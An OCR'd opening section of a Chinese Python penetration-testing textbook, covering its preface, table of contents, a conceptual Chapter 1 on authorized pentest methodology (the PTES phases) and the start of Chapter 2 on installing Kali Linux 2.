
一线网络安全教师撰写，凝聚自己多年教学与实践开发经验，系统且深入阐释Python在网络安全编程方面的方法与应用

由浅入深剖析使用Python进行网络安全管理的相关技术，涉及渗透测试常见库、漏洞渗透、网络嗅探与监听、拒绝服务攻击、身份认证攻击、远程控制、无线网络渗透及Web渗透测试等

Python渗透测试编程技术

方法与实践

李华峰◎ 著



PYTHON PENETRATION TEST TECHNOLOGY

METHODS & PRACTICES

清华大学出版社

Python渗透测试编程技术

方法与实践

李华峰◎ 著



PYTHON PENETRATION TEST TECHNOLOGY

METHODS & PRACTICES

清华大学出版社
北京

内 容 简 介

本书由资深网络安全教师撰写，书中系统并深入地将 Python 应用实例与网络安全相结合进行讲解，不仅讲述了 Python 的实际应用方法，而且从网络安全原理的角度分析了 Python 实现网络安全编程的技术，真正做到理论与实践相结合。

全书共分为 15 章。第 1 章介绍网络安全渗透测试的相关理论。第 2 章介绍 Kali Linux 2 使用基础。第 3 章介绍 Python 语言基础。第 4 章介绍安全渗透测试中的常见模块。第 5 章介绍使用 Python 实现信息收集。第 6 章和第 7 章介绍使用 Python 对漏洞进行渗透。第 8 章介绍使用 Python 实现网络的嗅探与监听。第 9 章介绍使用 Python 实现拒绝服务攻击。第 10 章介绍使用 Python 实现身份认证攻击。第 11 章介绍使用 Python 编写远程控制工具。第 12 章和第 13 章介绍使用 Python 完成无线网络渗透。第 14 章介绍使用 Python 对 Web 应用进行渗透测试。第 15 章介绍使用 Python 生成渗透测试报告。

本书适合网络安全渗透测试人员、运维工程师、网络管理人员、网络安全设备设计人员、网络安全软件开发人员、安全课程培训学员、高校网络安全专业方向的学生阅读。

图书在版编目 (CIP) 数据

Python 渗透测试编程技术：方法与实践 / 李华峰著．—北京：清华大学出版社，2019

ISBN 978-7-302-51450-3

Ⅰ．① P… Ⅱ．①李… Ⅲ．①软件工具—程序设计 Ⅳ．① TP311.561

中国版本图书馆 CIP 数据核字（2018）第 243451 号

责任编辑：秦　健　薛　阳
封面设计：李召霞
责任校对：徐俊伟
责任印制：沈　露

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　**邮　　编：**100084
社 总 机：010-62770175　　**邮　　购：**010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质 量 反 馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
印 装 者：北京嘉实印刷有限公司
经　　销：全国新华书店
开　　本：186mm × 240mm　　**印　　张：**18.5　　**字　　数：**390 千字
版　　次：2019 年 1 月第 1 版　　**印　　次：**2019 年 1 月第 1 次印刷
印　　数：1 ~ 2000
定　　价：69.00 元

产品编号：077507-01

Preface 前　言

为什么要写这本书

“人生苦短，我用 Python。”短短的几年时间中，Python 在国内迅速成为最热门的编程语言之一。为什么 Python 会取得如此大的成功呢？原因很简单，功能强大、简单易学就是它最大的优势。

而 Python 的到来对于国内的网络安全从业人员来说，更是一个好消息。虽然目前市面上已经有了很多功能强大的网络安全工具，但是复杂的网络环境往往是事先无法预知的，因此这些工具经常会有无法胜任的时候。如果网络安全从业人员具备编程能力，就可以弥补这些工具的不足之处。

对于网络安全从业人员来说，最重要的应该是掌握各种网络安全的缺陷。因此，目前的网络安全培训和书籍大都以工具的使用为主，而忽视了编程能力的培养。编程能力的欠缺直接造成了网络安全从业人员工作效率的低下。但是要网络安全从业人员花费大量的时间和精力去精通一门传统的编程语言，实际上也并不现实。因此，一门简单而又强大的语言才是网络安全从业人员所需要的。近年来，Python 在编程界异军突起，几乎成为最热门的编程语言无所不能，因此受到了广大网络安全行业从业人员的喜爱。假以时日，Python 语言必会成为最流行的网络安全编程语言。

在本书的编写过程中，作者一直在学校从事网络安全方面的教学。在实践中，作者发现这个专业的学生面对的最大困难就是无法将网络安全中各种分散的知识联系起来。这些年作者也一直在寻求这个难题的解决方法，在此期间参阅了大量的国外优秀图书。而最终作者发现解决这个问题的方法就是掌握一门编程语言，编程实现所有的知识点，而这门编程语言的最好选择正是 Python。本书在出版之前已经作为讲义在课堂上使用了多年，作者也根据学生的反映对其进行了增删。这些同学也成为本书最初的读者，希望这本书在给他们带来知识的同时，也能为各位读者带来一些帮助。

本书特色

本书由资深的网络安全教师撰写，内容围绕如何使用目前最受瞩目的 Python 语言进行网络安全编程展开。本书从 Python 的基础讲起，系统讲述了网络安全的作用、方法论，Python 在网络安全管理上的应用，以及 Python 在实现这些应用时相关的网络原理和技术。结合实例讲解了使用 Python 进行网络安全编程的方法，以及在实际渗透中的各种应用，包括安全工具的开发、自动化报表的生成、自定义模块的开发等，将 Python 变成读者手中的编程利器。

阅读本书的建议

（1）没有 Python 基础的读者，建议从第 1 章开始按顺序阅读并演练每一个实例。

（2）有一定 Python 基础的读者，可以根据实际情况有重点地选择阅读部分技术要点。

（3）对于每一个知识点和项目案例，先通读一遍以便有一个大概印象，然后将每个知识点的示例代码都在开发环境中操作以便加深对知识点的理解。

读者对象

本书的读者群主要是网络安全渗透测试人员、运维工程师、网络管理人员、网络安全设备设计人员、网络安全软件开发人员、安全课程培训学员、高校网络安全专业方向的学生，还包括各种非专业但却热衷于网络安全研究的人员。

目前，黑客文化的盛行，以及网络安全爱好者的日益增多，也为本书聚集了大量的潜在读者。

如何阅读本书

全书一共包括 15 章。

第 1 章主要介绍了网络安全渗透测试的相关理论。

第 2 章主要介绍了 Kali Linux 2 使用基础。

第 3 章主要介绍了 Python 语言基础。

第 4 章主要介绍了安全渗透测试中的常见模块。

第 5 章主要介绍了使用 Python 实现信息收集。

第 6 章主要介绍了使用 Python 对漏洞进行渗透的基础部分。

第 7 章主要介绍了使用 Python 对漏洞进行渗透的高级部分。

第 8 章主要介绍了使用 Python 实现网络的嗅探与监听。

第 9 章主要介绍了使用 Python 实现拒绝服务攻击。

第 10 章主要介绍了使用 Python 实现身份认证攻击。

第 11 章主要介绍了使用 Python 来编写远程控制工具。

第 12 章主要介绍了使用 Python 完成无线网络渗透基础部分。

第 13 章主要介绍了使用 Python 完成无线网络渗透高级部分。

第 14 章主要介绍了使用 Python 对 Web 应用进行渗透测试。

第 15 章主要介绍了使用 Python 生成渗透测试报告。

关于勘误

虽然作者花了很多时间和精力去核对书中的文字、代码和图片，但因为时间仓促和水平有限，书中仍难免会有一些不足和纰漏，如果读者发现问题，恳请反馈给作者，相关信息可发到邮箱 lihuafeng1999@163.com。作者会努力回答疑问或者指出一个正确的方向。

致谢

感谢所有的读者，是你们的支持促成了本书的面世。感谢作者所在单位提供了自由的科研工作环境，正是这种完全自由的氛围才使得作者多年的心血能够以文字的形式展示出来。

感谢清华大学出版社在本书的编写过程中对作者的支持。

最后感谢身边的每一位亲人、朋友以及学生，感谢你们在作者编写此书时给予的支持与理解。

Contents 目　录

CHAPTER

第 1 章 网络安全渗透测试

01

程序和网络设计者的目的是创造，而黑客的目标却是破坏和窃取。随着信息数据越来越重要，现在每一个程序都好像一家拥有大量现金的银行一样，吸引着无数心怀不轨的盗贼。遗憾的是，这些行走在二进制世界里的盗贼们恰恰是现实世界中比较聪明的人。

有什么办法能阻止这些本来只应该生活在传说中的人呢？这其实是一个困扰了人们很多年的问题。不过现在这个问题有了答案，“最了解你的人其实正是你的敌人”。既然迟早要面对黑客的入侵，那么为何不在他们下手前找出自身的弱点呢？显然设计者本身很难胜任这样的工作。那么经验丰富的黑客呢？由他们来负责检验系统的安全性是不是会更合适一些？答案是肯定的。不过此时这些进行检验的人充当的角色不再是黑客，而是网络安全渗透测试专家，他们所从事的工作也不再是破坏和窃取，而是保障系统安全。

如果你是第一次接触网络安全渗透测试这个问题，可能会对此充满好奇和期待。那么在这一章中将从以下三个主题来展开对网络安全渗透测试的学习。

（1）什么是网络安全渗透测试？

（2）如何开展网络安全渗透测试？

（3）进行网络安全渗透测试都需要掌握哪些技能？

1.1 网络安全渗透测试简介

在学习这个主题之前，先来了解一下网络安全渗透测试是什么。长期以来，在人们的心

目中常常会有如下一些错误的观点。

（1）网络安全渗透测试就是漏洞扫描，所以只需要用工具对目标进行扫描操作就可以了。一款功能强大的扫描工具的确可以比人工更快地检测出一个系统的漏洞问题，因此渗透测试者也都会使用一些工具。但是漏洞扫描仅仅是网络安全渗透测试的一个步骤，除此之外，例如目标系统设备的部署问题、使用者的安全意识等都无法通过扫描工具获得。而且单单使用工具进行扫描也无法展示出一个漏洞可能产生的后果。

（2）网络安全渗透测试就是破解。破解还有一个专业的名称，那就是逆向工程。同样，破解也是网络安全渗透测试的一个部分，破解的目的就是发掘系统的漏洞，许多优秀黑客都是以发掘了重大的漏洞而著名。但这一点和前面的漏洞扫描一样，只能作为全部渗透测试的一个环节。

（3）网络安全渗透测试就是黑客入侵。这是一个十分普遍的错误观点，黑客入侵是为了实现某种目的，例如窃取信息或者破坏系统，因此只需要找到能实现该目的的一种方法，而渗透测试则需要找出黑客实现目的的所有途径，并且给出可能产生的效果和修复的方案。

可是网络安全渗透测试是什么呢?

实际上，网络安全渗透测试严格的定义应该是一种针对目标网络进行安全检测的评估。通常这种测试由专业的网络安全渗透测试专家完成，目的是发现目标网络存在的漏洞以及安全机制方面的隐患并提出改善方法。从事渗透测试的专业人员会采用和黑客相同的方式对目标进行入侵，这样就可以检测网络现有的安全机制是否足以抵挡恶意的攻击。

根据事先对目标信息的了解程度，网络安全渗透测试的方法有黑盒测试、白盒测试和灰盒测试三种。

黑盒测试也称为外部测试。在进行黑盒测试时，事先假定渗透测试人员先期对目标网络的内部结构和所使用的程序完全不了解，从网络外部对其网络安全进行评估。黑盒测试中需要耗费大量的时间来完成对目标信息的收集。除此之外，黑盒测试对渗透测试人员的要求也是最高的。

白盒测试也称为内部测试。在进行白盒测试时，渗透测试人员必须事先清楚地知道被测试环境的内部结构和技术细节。相比黑盒测试，白盒渗透测试的目标是明确定义好的，因此白盒测试无须进行目标范围定义、信息收集等操作。这种测试的目标网络都是某个特定业务对象，因此相比黑盒测试，白盒测试能够给目标带来更大的价值。

将白盒测试和黑盒测试组合使用，就是灰盒测试。在进行灰盒测试时，渗透测试人员只能了解部分目标网络的信息，但不会掌握网络内部工作原理和限制信息。

网络安全渗透测试的目标包括一切和网络相关的基础设施，其中包括：

（1）网络设备，主要包含连接到网络的各种物理实体，如路由器、交换机、防火墙、无线接入点、服务器、个人计算机等。

（2）操作系统，是指管理和控制计算机硬件与软件资源的计算机程序。例如，个人计算机经常使用的 Windows 7、Windows 10 等，服务器上经常使用的 Windows 2012 和各种 Linux。

（3）物理安全，主要是指机房环境、通信线路等。

（4）应用程序，主要是为针对某种应用目的所使用的程序。

（5）管理制度，这部分其实是全部目标中最为重要的，指的是为保证网络安全对使用者提出的要求和做出的限制。

网络安全渗透测试的成果通常是一份报告。这个报告中应当给出目标网络中存在的威胁，以及威胁的影响程度，并给出对这些威胁的改进建议和修复方案。

另外需要注意的一点是，网络安全渗透测试并不能等同于黑客行为。相比黑客行为，网络安全渗透测试具有以下几个特点。

（1）网络安全渗透测试是商业行为，要由客户主动提出，并给予授权许可才可以进行。

（2）网络安全渗透测试必须对目标进行整体性评估，进行尽可能全面的分析。

（3）网络安全渗透测试的目的是改善用户的网络安全机制。

1.2　开展网络安全渗透测试

作为一次网络安全渗透测试的执行者，首先要明确在整个渗透测试过程中需要进行的工作。当接收到客户的渗透测试任务时，往往对于所要进行测试的目标知之甚少甚至一无所知。而在渗透测试结束的时候，对目标的了解程度已经远远超过客户。在此期间，要从事大量的研究工作，根据 pentest-standard.org 给出的渗透测试执行标准，整个渗透测试过程中的工作可以分成如下 7 个阶段。

（1）前期与客户的交流阶段。

（2）情报的收集阶段。

（3）威胁建模阶段。

（4）漏洞分析阶段。

（5）漏洞利用阶段。

（6）后渗透攻击阶段。

（7）报告阶段。

接下来分别介绍这 7 个阶段中所需要完成的工作。

1.2.1　前期与客户的交流阶段

在这个阶段中，渗透测试者需要得到客户的配合来确定整个渗透测试的范围。也就是说，

要确定对目标的哪些设备和哪些问题进行测试。而这些内容是在与客户进行了商讨之后得出的。在整个商讨的过程中，重点要考虑的因素主要如下。

1. 渗透测试的目标

通常这个目标会是一个包含很多主机的网络。这时需要确定的是渗透测试所涉及的 IP 地址范围和域名范围。但是客户所使用的 Web 应用程序和无线网络，甚至安保设备和管理制度，也可能会是渗透测试的目标。同样需要明确的还有，客户需要的是全面评估还是只针对其中某一方面或部分评估。

2．进行渗透测试过程所使用的方法

这个阶段可以采用的方法主要有黑盒测试、白盒测试和灰盒测试三种。

3. 进行渗透测试所需要的条件

如果采用的是白盒测试，就需要客户提供测试所必需的信息和权限，客户最好可以接受问卷调查。确定可以进行渗透的时间，例如，只能在周末进行还是随时都可以进行。如果在渗透测试过程中导致目标受到了破坏，应该如何补救等。

4．渗透测试过程中的限制条件

在整个渗透测试过程中，必须与客户明确哪些设备不能进行渗透测试，以及哪些技术不能应用。另外，也需要明确在哪些时间点不能进行渗透测试。

5. 渗透测试过程的工期

根据客户的需求，给出整个渗透测试的进度表。客户可以了解渗透测试的开始时间与结束时间，以及在每个时间段所进行的工作。

6. 渗透测试的费用

这个话题其实很少出现在一本教科书中，但是这在实践中恰恰是一个很复杂的问题，需要考虑的因素很多。例如，在对一个拥有 100 台计算机的网络进行渗透测试的时候，收取的费用为 10 万元，那么平均每一台计算机的费用就是 1000 元。但这并不是一种线性的关系，如果某个客户只要求对 1 台计算机进行渗透测试，那么费用就不能只是 1000 元，因为工作量明显不同。在计算费用的时候要充分考虑到各种成本。

7. 渗透测试过程的预期目标

作为渗透测试者必须牢记的一点是，我们并非黑客。发现目标存在的漏洞、获取目标的控制权限或者得到目标的管理密码只完成了一部分任务，还需要明确客户期望在渗透测试结束时应该达到什么目标，最终的渗透报告应该包含哪些内容。

1.2.2　情报的收集阶段

这里的“情报”指的是目标网络、服务器、应用程序的所有信息。渗透测试人员需要使用各种资源尽可能地获取要测试目标的相关信息。

如果现在采用黑盒测试的方式，那么这个阶段可以说是整个渗透测试过程中最为重要的一个阶段。所谓“知己知彼，百战不殆”也正说明了情报收集的重要性。这个阶段所使用的技术也可以分成以下两种。

1. 被动扫描

这种扫描方式通常不会被对方所发现，打一个比方，如果希望了解某一个人的信息，那么可以向他身边的人询问，如他的邻居、他的同事甚至他所在社区的工作人员。那么收集到信息又有什么呢？可能是他的名字、年龄、职业、籍贯、兴趣、学历等。

同样对于一个目标网络来说，也可以获得很多信息，例如，现在仅仅知道客户的一个域名——www.testfire.net（这是美国 IBM 公司提供的一个专门用来进行渗透测试训练的目标，所以对该目标进行扫描无须担心法律问题），通过这个域名就可以使用 Whois 查询到这个域名所有者的联系方式（包括电话号码、电子邮箱、传真、公司所在地等信息），以及域名的注册和到期时间，通过搜索引擎还可以查找与该域名相关的电子邮箱地址、博客、文件等。

2. 主动扫描

这种扫描方式的技术性比较强，通常会使用专业的扫描工具来对目标进行扫描。扫描之后将会获得的信息包括目标网络的结构、目标网络所使用设备的类型、目标主机上运行的操作系统、目标主机上所开放的端口、目标主机上所提供的服务、目标主机上所运行的应用程序等。

1.2.3　威胁建模阶段

如果将开展一次渗透测试看作指挥一场战争，那么威胁建模阶段就像是在制定战争的策略。在这个阶段有两个关键性的要素——资产和攻击者（攻击群体）。对客户的资产进行评估，可找出其中重要的资产。例如，客户是一家商业机构，那么这家机构的客户信息就是重要资产。

在这个阶段主要考虑如下问题。

（1）哪些资产是目标中的重要资产？

（2）攻击时采用什么技术和手段？

（3）哪些群体可能会对目标系统造成破坏？

（4）这些群体会使用哪些方法进行破坏？

分析以上不同群体发起攻击的可能性，可以更好地帮助确定渗透测试时所使用的技术和

工具。通常这些攻击群体可能是：

（1）有组织的犯罪机构。

（2）黑客。

（3）脚本小子。

（4）内部员工。

1.2.4 漏洞分析阶段

这个阶段是从目标中发现漏洞的过程。漏洞可能位于目标的任何一个位置。从服务器到交换机，从所使用的操作系统到 Web 应用程序，都是要检查的对象。在这个阶段会根据之前情报收集时发现的目标的操作系统、开放端口和服务程序，查找和分析目标系统中存在的漏洞。这个阶段如果单纯依靠手动分析来完成，是十分耗时耗力的，不过在 Kali Linux 2 系统中提供了大量的网络和应用漏洞评估工具，利用这些工具可以自动化地完成这些任务。另外一点需要提到的是，对目标的漏洞分析不仅限于软件和硬件，还需要考虑人的因素，也就是长时间地研究目标人员的心理，从而对其实施欺骗以便达到渗透目标。

1.2.5 漏洞利用阶段

找到目标上存在的漏洞之后，就可以利用漏洞渗透程序对目标系统进行测试了。

这个阶段中关注的重点是，如何绕过目标的安全机制来控制目标系统或访问目标资源。如果在上一阶段中顺利完成任务，那么这个阶段就可以准确顺利地进行。这个阶段的渗透测试应该具有精准的范围。漏洞利用的主要目标是获取之前评估的重要资产。最后进行渗透时还应该考虑成功的概率和对目标可能造成破坏的最大影响。

目前最为流行的漏洞渗透程序框架是 Metasploit。通常这个阶段也是最为激动人心的时刻，因为渗透测试者可以针对目标系统使用对应的入侵模块获得控制权限。

1.2.6 后渗透攻击阶段

这个阶段和上一个阶段连接十分紧密，作为一个渗透测试者，必须尽可能地将目标被渗透后所可能产生的后果模拟出来。在这个阶段可能要完成的任务包括：

（1）控制权限的提升。

（2）登录凭证的窃取。

（3）重要信息的获取。

（4）利用目标作为跳板。

（5）建立长期的控制通道。

这个阶段的主要目的是向客户展示当前网络存在的问题会带来的风险。

1.2.7　报告阶段

这个阶段是整个渗透测试阶段的最后一个阶段，同时也是最能体现工作成果的一个阶段，要将之前的所有发现以书面的形式提交给客户。实际上，这个报告也是客户唯一的需求。必须以简单、直接且尽量避免大量专业术语的形式向客户汇报测试目标中存在的问题，以及可能产生的风险。这份报告中应该指出：目标系统最重要的威胁，使用渗透数据生成的表格和图标，对目标系统存在问题的修复方案，以及对当前安全机制的改进建议等。

1.3　网络安全渗透测试需要掌握的技能

在《诸神之眼——Nmap 网络安全审计技术揭秘》出版之后，作者收到了很多读者的邮件，其中大部分都问到了这个问题：如何才能成为一个合格的网络安全渗透测试者？在作者看来，如下几点是必不可少的。

（1）网络方面的知识。这方面的知识其实十分庞大，其中包括计算机体系结构，局域网技术，广域网技术，各种常见网络设备，TCP/IP 协议族中的各种技术，应用层常见的协议和软件等。

（2）渗透测试工具的使用。目前世界上存在大量的安全工具，黑客可能会利用这些工具来实现入侵。而安全渗透测试人员也可以利用这些工具提前对目标进行检查，从而提前发现目标的漏洞和缺陷等。现在这些工具的数量极为众多，而且仍然在不断增加。对于一个初学者来说，最为困难的两个问题就是在面对某个问题时如何选择正确的工具，以及如何使用这种工具。

这些问题如果放在以前的确是很难解决的，那时候作者一直有编写一本《黑客词典》的想法，按照最初的想法，就是按照功能的不同将各种工具分类，然后分别介绍该工具的功能和用法。不过很快作者就发现这几乎是一个不可能完成的任务，因为世界上的各种工具的数量实在是太多了，而且增加的速度也太快了。

不过现在因为 Kali Linux 操作系统的出现，这个问题已经得到了解决，在这个系统中集成了大量优秀的安全工具，而且 Kali Linux 中也对这些工具进行了分类，节省了用户大量的精力和时间。所以本书的实验都采用 Kali Linux 操作系统作为环境。

（3）程序的编写。既然已经有了那么多优秀的安全工具，为什么还要学习编写程序呢？很多所谓的黑客，甚至上了新闻宣传的黑客，并不会编程，他们通常使用别人开发的程序恶意破坏系统，这些人也被称为“脚本小子”。这可不是一个褒义词，在计算机的世界中不会编程就如同在现实世界中无法讲话。

程序的编写也正是本书的内容，作为一个合格的安全渗透测试人员，最好熟练掌握一门

编程语言，并且了解各种常见的编程语言。编程语言并没有高下之分，但是确实有难易，本书选用 Python 2.7 作为讲解的内容，主要是考虑这门语言强大的第三方库，而且学习者不必花费大量的时间来学习这门语言的语法，这一点对于初学者十分难得，相信读者在对本书的阅读过程中会很快领会到 Python 的魅力所在。

小结

本章对什么是网络安全渗透测试，以及如何开展一次网络安全渗透测试进行了介绍。掌握渗透测试的标准对于后面的学习有很大的帮助。如果读者希望对本章讲解的网络安全渗透测试标准有更深入的了解，可以访问 www.pentest-standard.org，在这个网站中极为详细地介绍了渗透测试的 7 个阶段。

在本章的最后还介绍了成为渗透测试者所需要的技能。在后面的章节中将对这些技能进行详细案例讲解。本书中的编程实例都将在 Kali Linux 2.0 中完成，所以在第 2 章中将会详细讲解 Kali Linux 2 的使用方法。

第 2 章

CHAPTER 02

Kali Linux 2 使用基础

在现实生活中经常有人会问："黑客是不是都不用 Windows 操作系统？"其实这也是很多人都想要了解的一个问题，这个问题的答案并不是绝对的。但是大多数从事网络安全的专家的确不会选择使用 Windows 来完成自己的工作。

打个比方，若 Windows 是轿车，Linux 是卡车，则家庭用车，一定选轿车，开着舒服，但是如果要进行工程建设，则是卡车大显身手的时候。现在进行网络安全渗透测试就相当于从事工程，这时最好的选择当然是 Linux。

Windows 环境对于网络做出了大量的限制，因而很多程序无法实现正常的功能。另外，由于 Python 的一些库文件无法在 Windows 环境下正常运行，所以本书的所有实验使用的操作系统都采用了 Kali Linux 2。

在本章中将会介绍 Kali Linux 2 这个世界上最为著名的渗透测试系统。在这一章中将会围绕以下三个方面展开学习。

（1）Kali Linux 2 的安装。

（2）Kali Linux 2 的常用操作。

（3）VMware 的高级操作。

2.1　Kali Linux 2 介绍

Kali Linux 2 是一个为专业人士所提供的渗透测试和安全审计操作系统，它是由之前大

名鼎鼎的 Back Track 系统发展而来。Back Track 系统曾经是世界上最优秀的渗透测试操作系统，取得了极大的成功。之后 Offensive Security 对 Back Track 进行了升级改造，并在 2013 年 3 月推出了崭新的 Kali Linux 1.0。相比 Back Track，Kali Linux 提供了更多更新的工具。之后，Offensive Security 每隔一段时间都会对 Kali 进行更新，在 2016 年又推出了功能更为强大的 Kali Linux 2。目前最新的版本是 2017 年推出的 Kali Linux 2017.1。在这个版本中包含 13 个大类超过 300 个程序，几乎涵盖了当前世界上所有优秀的渗透测试工具。如果读者之前没有使用过 Kali Linux 2，那么相信在你打开它的瞬间，绝对会被里面数量众多的工具所震撼。

需要注意的一点是，Kali Linux 本身并不是一个新的操作系统，而是一个基于 Debian 的 Linux 发行版。如果读者熟悉 Debian，那么使用 Kali Linux 将会十分容易。不过 Kali Linux 也提供了类似 Windows 的图形化操作界面，即使此前完全没有使用 Linux 的经验，也可以轻易上手。

2.2 Kali Linux 2 安装

和普通的应用软件不同，操作系统的安装一直都是一件比较麻烦的事。而且和只能安装在计算机上的 Windows 操作系统不同，Kali Linux 可以说是一个几乎能安装到任何智能设备上的操作系统。计算机、平板、手机、虚拟机、U 盘、光盘都可以成为 Kali Linux 的载体。另外，现在极为流行的 Raspberry Pi（中文名为“树莓派”，简写为 RPi）也可以安装 Kali Linux。甚至连亚马逊公司推出的云计算服务平台 AWS 中也提供了装有 Kali Linux 系统的主机。

下面就来介绍其中几种最为常用的安装方式。

2.2.1 将 Kali Linux 2 安装在硬盘中

首先到 https://www.kali.org/downloads/ 下载 Kali Linux2 的安装镜像，本书采用的 Kali 版本为 2017.1 版。如果读者之前为计算机安装过 Windows 操作系统，就会发现这个安装过程其实很简单，这里以完整版的 32 位 Kali 安装为例进行介绍。

Kali Linux 2 对系统硬件的需求很小，几乎现在所有的计算机都可以满足。当然在更高配置的计算机上可以更加流畅地运行 Kali Linux 2。下面列出了官方给定 Kali Linux 2 安装的最低硬件要求。

（1）Kali Linux 2 安装最少需要 20GB 的硬盘空间。

（2）对于 i386 和 AMD64 架构，Kali Linux 2 推荐 2GB 或者以上的内存空间，最小为 1GB。

（3）CD-DVD 启动 /USB 启动支持。

接下来开始 Kali Linux 2 的安装过程，这个过程可以分成两个步骤。第一步先将镜像文件刻录到 U 盘或者光盘上；第二步再通过 U 盘或者光盘启动来安装系统。

首先介绍如何将下载好的 kali-linux-2017.1-i386.iso 文件刻录到光盘上或者 U 盘上，鉴于现在的系统几乎都采用了 U 盘安装，所以这里只介绍刻录步骤。

第一步：使用 UltraISO 打开下载的 kali-linux-2017.1-i386.iso 文件，如图 2-1 所示。



图 2-1　使用 UltraISO 打开 Kali Linux 2 的镜像文件

第二步：单击菜单栏上的“启动”选项，然后在弹出的菜单中选中“写入硬盘映像…”，如图 2-2 所示。



图 2-2　选中“写入硬盘映像…”

第三步：在弹出的“写入硬盘映像”对话框中，首先单击“格式化”按钮对 U 盘中的数据进行格式化，然后单击“写入”按钮，如图 2-3 所示。



图 2-3　将镜像中的文件写入到 U 盘中

现在已经制作好了一个 Kali Linux 2 的系统安装盘，接下来就可以在计算机中安装系统了。首先需要将计算机设置为 U 盘启动，然后执行如下步骤。

第一步：启动计算机后，可以看到 Kali Linux 2 的启动界面，这里列出了 Kali Linux 2 设计者的忠告：“ the quieter you become，the more you are able to hear”（越安静，听到的就会越多）。在这里需要选择安装的类型，将 Kali Linux 2 安装到硬盘主要有第 6 项 “ Install”（基于文本的安装方式）和第 7 项 “Graphical install”（基于图形化的安装方式）两种，这里以 “Graphical install” 为例，如图 2-4 所示。




图 2-4　Kali Linux 2 的启动界面

第二步：选择安装系统所使用的语言，选择 “中文（简体）”，如图 2-5 所示。

第三步：系统弹出一个提示，提醒使用简体中文，系统并不会完全以中文显示，很多地方仍然会以繁体中文或者英文显示。这里选择 “是”，如图 2-6 所示。

